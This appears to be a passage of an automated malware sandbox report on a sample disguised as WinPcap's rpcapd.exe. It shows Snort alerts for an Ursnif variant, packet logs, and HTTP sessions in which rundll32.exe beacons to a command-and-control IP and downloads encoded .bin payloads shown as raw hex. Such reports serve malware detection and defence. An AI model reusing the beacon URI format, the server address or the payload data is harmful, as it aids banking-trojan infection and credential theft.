KERNEL32.dll	lstrlenW, GetBinaryTypeW, GetModuleFileNameW, GetModuleHandleW, GetLastError, GetNLSVersion, GetSystemWindowsDirectoryA, lstrcpynA, GetCurrentThread, GetDefaultCommConfigW, ExitProcess, GetSystemDirectoryW, GetCommandLineA, FindNextVolumeMountPointW, DeleteCriticalSection, LockResource, GetCurrentDirectoryA, GetDefaultCommConfigA
Secur32.dll	InitializeSecurityContextW
ADVAPI32.dll	GetOldestEventLogRecord, FindFirstFreeAce, GetLengthSid, EnumServicesStatusW, RegOpenKeyA, GetPrivateObjectSecurity, GetSecurityDescriptorOwner
GDI32.dll	GetCurrentPositionEx, GetBrushOrgEx, GetTextExtentExPointW

Version Infos

Description	Data
LegalCopyright	Copyright 2005-2007 CACE Technologies. Copyright 2003-2005 NetGroup, Politecnico di Torino.
InternalName	rpcapd
FileVersion	4.0.0.1040
CompanyName	CACE Technologies
LegalTrademarks	
ProductName	WinPcap
ProductVersion	4.0.0.1040
FileDescription	Remote Packet Capture Daemon
Build Description	
OriginalFilename	rpcapd.exe
Translation	0x0000 0x04b0

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/22/22-15:43:27.270160 04/22/22-15:43:27.270160	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49757	80	192.168.2.4	146.70.35.138
04/22/22-15:43:25.392488 04/22/22-15:43:25.392488	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49757	80	192.168.2.4	146.70.35.138
04/22/22-15:43:26.259305 04/22/22-15:43:26.259305	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49757	80	192.168.2.4	146.70.35.138

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 22, 2022 15:43:25.362031937 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.386147022 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.386343002 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.392488003 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.416537046 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.762145996 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.762253046 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.762284994 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.762303114 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.762324095 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.762336969 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.762365103 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.762372017 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.762393951 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.762414932 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.762432098 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.762473106 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.762478113 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.762500048 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.762521029 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.762541056 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.762583017 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.762588024 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.762612104 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.762630939 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.762650967 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.762684107 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.762703896 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.762728930 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.805670977 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.805730104 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.805758953 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.805845022 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.805849075 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.805892944 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.805911064 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.805938959 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.805967093 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.806006908 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.806018114 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.806049109 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.806067944 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.806076050 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.806107998 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.806189060 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.806231976 CEST	80	49757	146.70.35.138	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 22, 2022 15:43:25.806241035 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.806262016 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.806282043 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.806303024 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.806340933 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.806353092 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.806368113 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.806382895 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.806406021 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.806442976 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.806452036 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.806469917 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.806488037 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.806502104 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.806545019 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.842600107 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.842638969 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.842655897 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.842679977 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.842698097 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.842782021 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.842797041 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.842823982 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.842840910 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.842869043 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.842875004 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.842931032 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.843153000 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.843180895 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.843199015 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.843224049 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.843250036 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.843319893 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.866462946 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.866581917 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.883470058 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.883507013 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.883527994 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.883553028 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.883577108 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.883585930 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.883590937 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.883644104 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.883830070 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.883856058 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.883873940 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.883900881 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.883933067 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.883955956 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.883981943 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.884001017 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.884013891 CEST	80	49757	146.70.35.138	192.168.2.4
Apr 22, 2022 15:43:25.884059906 CEST	49757	80	192.168.2.4	146.70.35.138
Apr 22, 2022 15:43:25.884217978 CEST	80	49757	146.70.35.138	192.168.2.4

HTTP Request Dependency Graph

- 146.70.35.138

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49757	146.70.35.138	80	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 15:43:25.392488003 CEST	789	OUT	GET /phpadmin/blDW3CAuqlIu/_2FXOc_2FsX/J_2BL04QxlUkrx/aGHA_2Bk_2BVxx_2BoRVk/XTgW5fkqRjGarO Ui/lVIrNxqHDRMdhpG/1JctFQCMLptSkBa07P/q8nvXCNL_/2BVJnf2ZRfkLS_2FpEpQ/4VZG78TbTVpPmmbGZFu/6 680oa3W_2F4QkWQGxBtUJ/_2BY0V0xxeoIl/vsBno2LD/rKCAaJaGh3gHb5MXFjk7eqq/yVEk5DK_2F/2CXel0sUW8 WYDyvpq/O_2FuV71X2/L.src HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 146.70.35.138 Connection: Keep-Alive Cache-Control: no-cache
Apr 22, 2022 15:43:25.762145996 CEST	790	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 13:43:25 GMT Content-Type: application/octet-stream Content-Length: 185492 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6262b0fdb1c4c.bin" Data Raw: 2c d4 68 ba 77 fa c2 de fe 95 8f 63 f1 45 56 5f 12 44 e4 30 5c f8 d2 eb ea 34 2c 15 08 e7 49 45 b8 f9 96 19 41 71 13 28 e7 22 8f 4d ba 44 b3 a3 6f 7b bf 72 ac b8 4f 7a 8f 60 a9 cb 6c 3d ef 2b e9 4b 6b 0d c8 68 41 c2 6d c2 e3 f9 cf c2 87 b7 ba 24 d1 5f c4 e4 11 7f 1c c7 6e f2 5e f5 c4 ad f7 ba 0b 19 f0 08 a6 0c 8c d6 7a ca 0e d2 e6 b9 3c 29 08 fd f9 f1 34 77 36 0b 69 d0 eb 4a 15 78 00 41 ee 63 8f 39 c4 83 84 54 5b 93 be 4b 41 ed 1d 77 6d c3 05 cd fb 5a 9e 69 00 27 b2 f8 28 22 b7 a6 fc e9 96 12 bf 16 16 9d 0b ee d7 ea 0d 29 ee 79 d6 f3 cc 9f 0b f5 7d b6 d6 9d bb 69 9e 76 c7 39 32 ee d6 d4 08 12 34 be c8 8e fb 1c 3d 89 fc bf 1e 9e 0e d2 b9 e2 14 bf 51 43 7d 58 21 d1 40 02 45 f3 45 af bc 93 a8 36 96 14 02 27 44 48 1d 0b 1f 08 60 72 20 55 8d 5f 3f 8c 71 71 8c e7 54 2b e2 cf f6 8d 2a df b4 82 9c 87 a5 18 0b 6f fb 3f 82 4c 5e aa 5a 08 af 9c 02 00 fb eb 9d d7 2f 90 11 fd 78 12 69 5c e2 38 4c 8c 6d 27 2d 35 3c 88 16 b7 9f 54 8f a5 4e e1 4b ea ff cb 25 a4 42 ea d4 1e 22 32 a7 6b d6 eb b7 2b c0 80 ad 13 44 6c 89 82 1e 7b 2c b0 71 05 65 75 d4 16 90 f9 f6 9e bf 21 86 69 02 07 a7 b5 02 b3 ec 6e 19 59 91 77 0a cd c7 f9 cf d0 06 50 8f db ab 03 f0 2b ed 2c e9 89 4a 88 59 8e 9c 7b de 14 fb 5f 7a df 0b 56 a9 b0 09 ba 19 86 1e 08 0f 71 f0 8e 65 83 4b a6 05 af 86 29 8c 39 c9 e2 36 a1 a4 0b 31 39 3a ee 98 85 08 ef f9 8a c4 bb ec bb 1f 9b 9f f4 c6 01 ad 17 12 ae cc 8a 29 41 89 52 e5 85 3e 09 15 69 93 24 9e f2 0d ae 0e 90 3c 47 2b 74 cd 39 1f dc 18 32 2f e0 00 8c d0 28 0e 13 d1 70 db 15 39 da 20 14 8b e0 b8 1b 3c 02 e0 b2 a5 3c ca fe e7 fb 71 b2 bc 46 2d bc b4 9e 2c 4d 42 51 60 d9 48 e0 73 ba b2 e6 ff cc b8 db 2e e2 47 db bb 09 3a b9 9f 21 fe 77 2e 1d b2 85 0d a1 6a 4b 3e 56 67 a8 28 25 b1 f2 cf ad c9 e6 f4 18 51 6f b6 b0 8a 87 9d fb ce 15 d9 a2 86 b4 13 c6 dd e0 49 26 f1 50 24 7d 04 14 ea d1 2d 24 e9 a6 f4 22 05 98 d9 91 38 e1 02 fb 62 5c 43 30 a0 74 a0 fe 8a 61 5b a4 5f 98 c5 39 06 b3 ff b3 25 3e 04 88 b4 82 83 94 64 a9 84 cb 9f 9f 1f 70 bf a6 3d 99 30 75 a2 26 ad af ef f7 ba 7e 13 36 dd ec 5b 00 93 21 74 eb 71 3e 31 3f 16 27 12 09 56 f4 b7 72 7d 36 19 03 2a 7c a9 f7 0e db 60 ea 21 0c ac 34 69 0b f0 81 dc 2d 5f e4 a4 b6 24 55 e6 24 ff de 1c d5 e9 18 d3 3 5 2a 51 65 b0 c5 0f d5 01 1b 9a a0 5e 93 f9 68 c7 00 64 1f 2c 80 f7 41 5f e5 a0 9d 2f c6 86 8f 6f 8b 9d 4c b1 75 fc 20 25 d0 69 a5 8d 42 8d 70 8d 86 c2 f3 67 47 48 b7 50 67 56 93 04 87 a8 94 6f b6 e3 87 a3 b4 4d 82 29 55 55 cc bf 88 0f b6 e6 4e 07 85 85 7b fd 4d fd 55 f7 b8 74 b1 8b 37 53 df fb 4f 98 6d 65 18 3a 85 dd 02 aa 7b f8 75 8a 02 bd 0a 6a 66 4a 19 f0 33 ea 01 93 bf 2a 36 65 f8 7e ef 26 c4 af a9 2e 18 c8 ed b3 86 8f 46 e9 a7 e4 ec 13 e5 6d 9b c1 09 49 cc 98 5f b5 0a 69 9d 1c e3 cc c3 38 81 ac 51 37 ad b2 6c 2f 7d 59 19 40 d7 7e f1 53 45 02 45 53 44 6c 2d 0d c7 9a 76 0c 41 e9 e0 e3 e8 77 65 0c 72 10 fe 62 87 ff 9f c1 11 34 4f a6 32 7d 9d 57 30 b5 40 b5 bb f8 5b 1b 7b 6f 92 b8 55 ce df 06 0e ce dd 7e ac 10 7e fd 5b dd 43 a7 d8 02 48 aa 68 37 27 8b 94 13 39 6a 48 27 0b 97 37 5f 35 45 41 33 2d 34 0a Data Ascii: ,hwcEV_D0\4,IEAq("MDo{rOz`l=+KkhAm$_n^z<)4w6iJxAc9T[KAwmZi'(")y}iv924=QC}X!@EE6'DH`r U_? qqT+*o?L^Z/xi\8Lm'-5<TNK%B"2k+Dl{,qeu!inYwP+,JY{_zVqeK)9619:)AR>i$<G+t92/(p9 <<qF-,MBQ`Hs.G:!w.jK>Vg (%QoI&P$}-$"8b\C0ta[_9%>dp=0u&~6[!tq>1?'Vr}6*|`!4i-_U5*Qe^hd,A_/oLu %iBpgGHPgVoM)UUN{MUt7SOme:{ujf J3*6e~&.FmI_i8Q7l/}Y@~SEESDl-vAwerb4O2}W0@[{oU~~[CHh7'9jH'7_5EA3-4
Apr 22, 2022 15:43:26.259305000 CEST	990	OUT	GET /phpadmin/svgSfLyHApXwdfkA8cX/w0w1m_2B1MwLRY3UrPA6wW/_2B4D6bfF4YtZ/s5ssTwwj/qQfgj3XOzX KXZ_2FhMQlu6i/Rz9JxJVoR2/emfkN6wPBIT2u4Dcb/El1ThT2MOxdw/alP6zwwElTG/nOHKzY2xPbs56t/KMihTJi axaDTJQfJa1IEl/sGU8IyCcsT1dAroe/t5aURI4rD5n_2Fw/MOdDRivzp2YRxb03TE/S4Pu6OVmK/xY96LZt0/RutNeiN.src HT TP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 146.70.35.138 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 15:43:26.640917063 CEST	991	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 13:43:26 GMT Content-Type: application/octet-stream Content-Length: 237210 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6262b0fe9445d.bin" Data Raw: c5 94 a1 d4 cf 01 54 ad 67 b8 35 ce fb a5 32 f4 b8 b7 20 18 bc af a0 b9 ec 7b fb 86 8b 40 5e 0c 4a 06 ae 62 ba 7e a8 0e 1b 4e 14 4a 61 22 66 60 c1 90 c2 5a 82 32 07 b5 0a 28 8e 7e ea 85 17 e2 57 83 3e 40 70 7a c8 68 8c 7d d1 83 2a 85 e7 64 0d ab 77 92 0b f8 d4 ae aa 6d 4c 70 33 cb 56 58 74 22 20 f5 7b 99 7b 0e 65 8e 51 07 ac ce 98 00 ec e4 f0 89 47 50 b4 65 b8 e6 23 43 ea 16 0d b5 8e 48 c9 d4 b9 c9 0f 48 2b 92 f5 d9 19 96 9f b7 32 8f 57 f8 3a 9c fc 78 1d 08 05 6b ca 6b 56 e1 08 8a 76 14 44 72 99 2e 7d 22 b0 6c 29 5b 8c 06 be c3 af d8 ef ff 64 73 b5 62 45 13 3e b1 99 c6 c3 60 ae 9b 3e dd 20 19 6a a3 cd 7a 59 d5 b4 c1 aa a6 dc 4b 26 e5 4e 0a ac 02 9b 15 7a 9d 51 f7 1e e8 c4 41 6e b0 8e ff d2 ab 95 a3 8f 5b f5 e4 4b 8d 05 c5 21 c3 0d 04 92 f1 83 5d d6 cd 19 d6 95 ef 7a 20 dc 91 10 4b 51 4d c4 2f 7e 03 c5 fb c7 08 d6 e6 74 2d 56 44 d8 a7 57 e5 91 1a 81 81 28 8e 88 63 7a 12 47 80 4d 99 4c 72 45 22 50 02 d6 85 c2 6c fd db 8c 27 af ef 7c 2f 5d 7c 0b e5 88 33 be dd 60 30 74 74 8c a3 06 b9 ed d1 2c 46 b0 e9 a1 97 b3 ea 80 a0 99 6b 07 3c 37 c9 12 1f ca d9 c3 f6 bb 95 dd 15 23 53 41 27 6f f3 b7 88 01 8a d4 d8 80 fd 64 fa 32 a6 51 db 9f c7 ee e4 2d 78 68 27 22 5a e0 e3 ba 67 38 ba 44 d8 c0 55 c4 ec 9a 89 db f1 e0 2e d2 f7 a6 dc 66 3e 69 cc e8 de eb f3 85 39 5d 45 7f b9 f1 d9 92 47 72 e8 1c dc 16 5f 94 8a 34 c6 6c c7 7f bf 51 e6 91 79 6b ec b5 f2 72 8a 6e b3 d4 29 d2 4a 3d 65 71 97 ed a8 79 9f fb cb 30 cc fd 81 1c 66 39 8a b5 b5 5f 2c dd e5 5b 58 45 3b 5a 92 5c 70 43 7f 69 e1 9b 6d 7f db ab 8b d9 4b ae 21 5f 89 c8 75 0c 23 18 67 b6 b0 86 9b cc 76 18 15 a9 b3 09 79 d9 aa 99 d5 8b c9 51 00 53 c1 31 2b cd 41 d0 8a 96 d9 92 f2 7f 67 79 25 7f e2 62 ad 75 e8 be a6 7a 01 eb 0c f3 5a 4c 9f 68 d1 7f e9 9e 7f 08 a9 1c 84 4b b7 f0 66 31 a6 2b 57 22 e5 0e 43 be b8 fc 02 48 c9 d3 b8 1c e9 cc 51 f3 27 a8 b6 0c 56 89 f3 0e 39 c0 70 63 51 a6 e5 fc 29 3c a8 0f ec 59 d0 f4 34 c5 27 e7 61 7b 18 d0 12 e9 ab 44 40 e0 f6 7f 5e 83 98 d8 bc 67 ce ce 0f e5 1f 97 a0 21 8a 8e bc 55 43 ed 76 28 e5 0b 47 e0 f3 ff d0 21 b2 bc 73 a8 04 22 a6 ff 80 9f 8f 27 4d 47 a6 c6 82 70 1a 05 2d e6 88 42 ba 6d eb 81 16 9c c2 93 e2 65 77 90 f6 1e fa 29 11 df 98 6b fa 90 d3 03 e2 3a e4 ea 7c 50 f4 57 34 74 0a ea 2a 2c c1 b6 1b 90 45 b5 a5 5d c8 a3 e5 2d c5 1b 47 36 e5 5e 5c ff 60 5b 86 7b 3a 3b 37 57 9d 83 86 72 e8 ac ff 51 7d 5b 56 f9 58 9b fc bd c3 ae 7f 17 f4 86 5d ac bf 83 30 cc a8 ac 1b 10 85 b4 67 38 3f 05 02 4b 10 c3 bc 6d cc 98 fe aa 9d fd 82 48 09 5f 6d c5 24 98 bc 1e 8d d0 32 3a be ba 5b cc 59 71 10 19 db f1 27 b4 18 19 51 81 c9 dc 2a 68 da d5 ca 34 87 4e 78 63 94 78 3a e6 ce 53 d9 88 10 f3 a7 80 63 78 a7 38 76 d7 18 61 67 78 00 29 51 09 8f 4c 89 4b ca 92 9c 13 7e 59 39 a0 51 aa fa d1 03 3b 4a 5f 67 d0 85 63 ea 30 6f 0d e8 09 ae 34 e7 8a 90 d9 95 4b fd 26 05 fb 0e 7c 02 b0 0c f9 67 df 98 0f 79 8c 6d ff 0c e7 be 6a b7 12 29 4d 0b 62 99 8f 98 67 62 02 8d b2 49 94 fa b5 be b0 ec 6a 9a af d8 30 7c aa 3f 85 d3 66 54 02 99 b6 98 bd be ce 73 8d 03 3f fe 89 4f 99 33 c1 d3 c5 bf fa 8b fb Data Ascii: Tg52 {@^Jb~NJa"f`Z2(~W>@pzh}*dwmLp3VXt" {{eQGPe#CHH+2W:xkkVvDr.}"I)[dsbE>`> jzYK&NzQAn[K!]z KQM/~t-VDW(czGMLrE"Pl'|/]|3`0tt,Fk<7#SA'od2Q-xh'"Zg8DU.f>i9]EGr_4lQykrn)J=eqy0f9_,[XE;Z\pCimK!_u#gvyQS1+Ag y%buzZLhKf1+W"CHQ'V9pcQ)<Y4'a{D@^g!UCv(G!s'"MGp-Bmew)k:|PW4t*,E]-G6^\`[{:;7WrQ}[VX]0g8?KmH_m$2:[Yq'Q *h4Nxcx:Scx8vagx)QLK~Y9Q;J_gc0o4K&|gymj)MbgbIj0|?fTs?O3
Apr 22, 2022 15:43:27.270159960 CEST	1247	OUT	GET /phpadmin/O1eI0eqZEIto/XchIaknqoAJ/kMEv4t5J581tfW/u865j5Xeasjgc_2B5CTan/rI1fN2b5ZLhIfUx_/2FZTga8 0fF0srge/FwfVN0qpYMrE8zzMzM/6huJYaWbc/tc0bcpdDUNB80z9_2BDY/UHVjI8ARNN28DSerYnY/7GArxZ9MTv2 QUbSbHwyuZ_/2BBJRXiru38II/V07sa_2F/0AVDKTLcNY27_2BfwcBbs4Y/Pd3H6RqM4P/LHuGv4MKCOJ/M_2FvjQ.src HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 146.70.35.138 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 15:43:27.653122902 CEST	1248	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 13:43:27 GMT Content-Type: application/octet-stream Content-Length: 1869 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6262b0ff94bce.bin" Data Raw: 40 d1 e5 5a 8b c7 b4 20 04 1d ee a2 24 f1 96 9d 26 a1 0b 1b 7e e3 4e 1f 5d 3c 4d da 10 7c 95 81 0f 16 f7 ee 7d fb 39 8c 70 71 45 d9 0f ab ad 60 01 a5 32 5d be 0d 61 0e 50 82 f8 65 5b 9a 22 17 77 7e df 1d d3 e9 2a 08 c4 85 a2 d9 7c 2f 82 76 1f a1 0c 49 88 f8 0e c9 2d a0 8a 50 56 c2 c7 92 94 e2 ec 7e 79 4a 65 9b 26 e4 dd 72 cc a9 e7 63 18 5b ca dd df b9 3c ff 59 43 c8 9c c3 1a 12 d9 00 09 54 eb 65 b3 47 f4 68 0c b2 8f b5 20 fb 61 ad f0 29 d6 ef 6f ad 1f 9b 0f 56 f2 39 7e b4 2e 17 15 94 17 47 de 21 36 e1 25 3a 1c 1e 8d 36 93 c2 c8 4e 60 10 93 49 cd cf 19 4f 0c 1f a5 d3 5d df 25 13 ca 40 20 64 fe 4b 27 eb fb 5b ce 56 73 77 b6 d4 6f 61 c2 6b 4e fe cb 73 77 22 e9 f6 1d 48 0c 2e 7a d7 73 4c e6 51 80 cb f5 e3 20 5b 24 a3 68 83 38 6a 87 1d d6 fc d3 cf f2 a2 a3 35 f3 19 e8 ac 2c e4 cb 70 a5 b0 92 e2 87 00 7b 31 2a 0d 22 de b4 1e 6d 5d 7c 13 90 ef 11 74 34 aa 7e 6b 92 3a e5 d5 5c be 59 0b ec ab 8a db cf 67 a8 2b 63 24 50 a1 20 ed 30 f3 e8 e0 28 6b 51 f4 5e e9 8f c2 69 d8 28 69 51 46 a7 72 50 9d 2a 97 f7 91 81 7c 6c 5a d0 ba ac bd 1c d8 97 9e 7f 2d 30 0e 8b 0a c6 f9 a4 b5 dc 66 f3 19 b7 79 89 51 9b eb 95 fa e6 32 f7 db 83 04 be d0 a4 34 40 10 7b e0 ea 75 18 6e 32 43 93 ff ec 97 e9 13 de b1 39 90 ae fd b1 88 f6 eb a8 a3 5f d3 40 f2 8a c8 1a b5 da 23 07 28 14 d4 48 91 e4 75 6c 2e 2f 59 14 ed cd 56 33 a4 6f 3c 74 70 51 26 d2 f1 00 9d c7 9e 68 ca 93 01 b0 18 8b 9c 3a 19 27 47 cf c7 cc f2 d1 42 aa e5 ce 1f 0f 07 03 9a 24 72 37 bc 30 c3 42 3d 57 49 09 18 78 26 bc 66 1e 36 de 2a c7 72 0d 10 ee fa 93 05 a5 63 7e 1c e1 d8 c6 71 0e 0f 77 91 6d aa 79 b3 3a 27 fe 2e 3b 53 ad 84 37 f4 45 54 52 da 80 67 3c 9c 44 86 2a a7 58 26 94 83 b1 bd ca d7 ad 1d 43 f8 70 2b 43 d2 05 fd d2 bd 6b 6f 62 28 7b 75 60 c4 14 07 07 2c f7 3e f3 95 1f 56 90 0c 06 3e 6c 02 6c 89 e1 6c 0b cb a0 a3 9c ba 25 72 e8 31 